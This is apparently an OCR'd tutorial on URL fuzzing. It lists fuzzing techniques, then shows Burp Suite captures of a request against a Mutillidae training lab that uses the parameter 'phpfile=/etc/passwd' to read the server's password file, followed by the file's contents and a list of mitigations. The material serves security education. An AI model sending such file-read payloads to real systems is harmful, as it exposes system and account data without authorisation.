
URL fuzzing



by
Rajan Nisargan

What is URL fuzzing :

URL fuzzing is a technique used in web security testing to identify vulnerabilities or hidden resources by systematically altering or manipulating parts of a URL to check how the web application behaves. The goal is to find unintended access points, flaws, or errors in the website's handling of URLs, which could be exploited for security purposes.

Common Techniques in URL Fuzzing:

1. **Path Fuzzing:**
    - Modifying the URL path to discover hidden directories or files.
    - *Example:* Testing paths like `/admin`, `/config`, or `/backup` to find restricted areas.


2. **Query Parameter Fuzzing:**
    - Altering query parameters to identify vulnerabilities such as SQL injection or cross-site scripting (XSS).
    - *Example:* Manipulating parameters like `?id=123` or `?search=term` to test the application's input handling.
3. **File Extension Fuzzing:**
    - Changing file extensions in URLs to find unprotected files or scripts.


- *Example:* Accessing URLs with different extensions like `.php`, `.asp`, or `.bak` to locate sensitive files.


4. **Subdomain Fuzzing:**


   - Exploring potential subdomains to uncover hidden sections of the site.
   - *Example:* Testing subdomains like `dev.example.com`, `test.example.com`, or `backup.example.com`.


Step to reproduce :






Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Time Type Direction Method URL Status code Length
Intercept is on
Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Event log (2) All issues
Memory: 146.9MB
Right Ctrl



192.168.1.55/mutillidae/index.php?page=source-viewer.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video
Hints
To see the source of the file, choose and click "View File". Note that not all files are listed.
Source File Name
upload-file.php
site-footer-xss-discussion.php
user-agent-impersonation.php
phpmyadmin.php
register.php
login.php
user-poll.php
php-errors.php
document-viewer.php
add-to-your-blog.php
directory-browsing.php
browser-info.php
pen-test-tool-lookup.php
rene-magritte.php
phpinfo.php
File: database-offline.php
<?php
/* ----------
* INCLUDE CLASS DEFINITION PRIOR TO INITIALIZING
* ---------- */
require_once 'classes/MySQLHandler.php';
$lErrorMessage="";
try {
MySQLHandler::databaseAvailable();
} catch (Exception $e) {
Right Ctrl



v2024.9.4 - Temporary Project
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
Response
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.1.55
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=n3lr8fe02pl2iub6u6j4et3qvl
Upgrade-Insecure-Requests: 1
Priority: u=0, i
page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
Response
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Ready


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.1.55
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
Origin: http://192.168.1.55
Connection: keep-alive
Referer: http://192.168.1.55/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=n3lr8fe02pl2iub6u6j4et3qvl
Upgrade-Insecure-Requests: 1
Priority: u=0, i
page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
Response
HTTP/1.1 200 OK
Date: Sat, 08 Mar 2025 07:18:34 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 52191
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Done
52,648 bytes | 1,052 millis


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
Response
Inspector
Show response in browser
To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burpsuite/show/3/79rc80aehwulaw11lv660tz02wwjhi2k
Copy
In future, just copy the URL and don't show this dialog
Close


192.168.1.55/mutillidae/index.php?page=source-viewer.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
View File
File: /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false

Potential Impacts of URL Fuzzing:

1. **Discovery of Sensitive Information:**
    - Fuzzing can reveal hidden files or directories containing sensitive data, such as configuration files or backup copies, which may not be intended for public access.
2. **Identification of Vulnerabilities:**
    - By exposing unvalidated inputs or misconfigurations, URL fuzzing can uncover vulnerabilities like SQL injection, cross-site scripting (XSS), or command injection, which could be exploited by attackers.
3. **Potential Service Disruption:**
    - In some cases, fuzzing may lead to unexpected application behavior, crashes, or denial of service, especially if the application is not designed to handle unexpected inputs gracefully.

Mitigation Strategies:

1. **Access Control Implementation:**
    - Ensure that sensitive files and directories are protected through proper access controls, preventing unauthorized users from accessing or discovering them via fuzzing.
2. **Input Validation and Sanitization:**

- Implement robust input validation and sanitization to handle unexpected or malicious inputs gracefully, reducing the risk of injection attacks and other vulnerabilities exposed through fuzzing.

3. **Error Handling Configuration:**

    - Configure the application to provide generic error messages that do not disclose sensitive information about the server or application internals, minimizing the information available to potential attackers.
4. **Regular Security Testing:**

    - Conduct regular security assessments, including fuzz testing, to identify and address vulnerabilities proactively before they can be exploited by malicious actors.

5. **Use of Web Application Firewalls (WAFs):**

    - Deploy WAFs to monitor and filter incoming traffic, helping to detect and block malicious requests that may result from fuzzing attempts.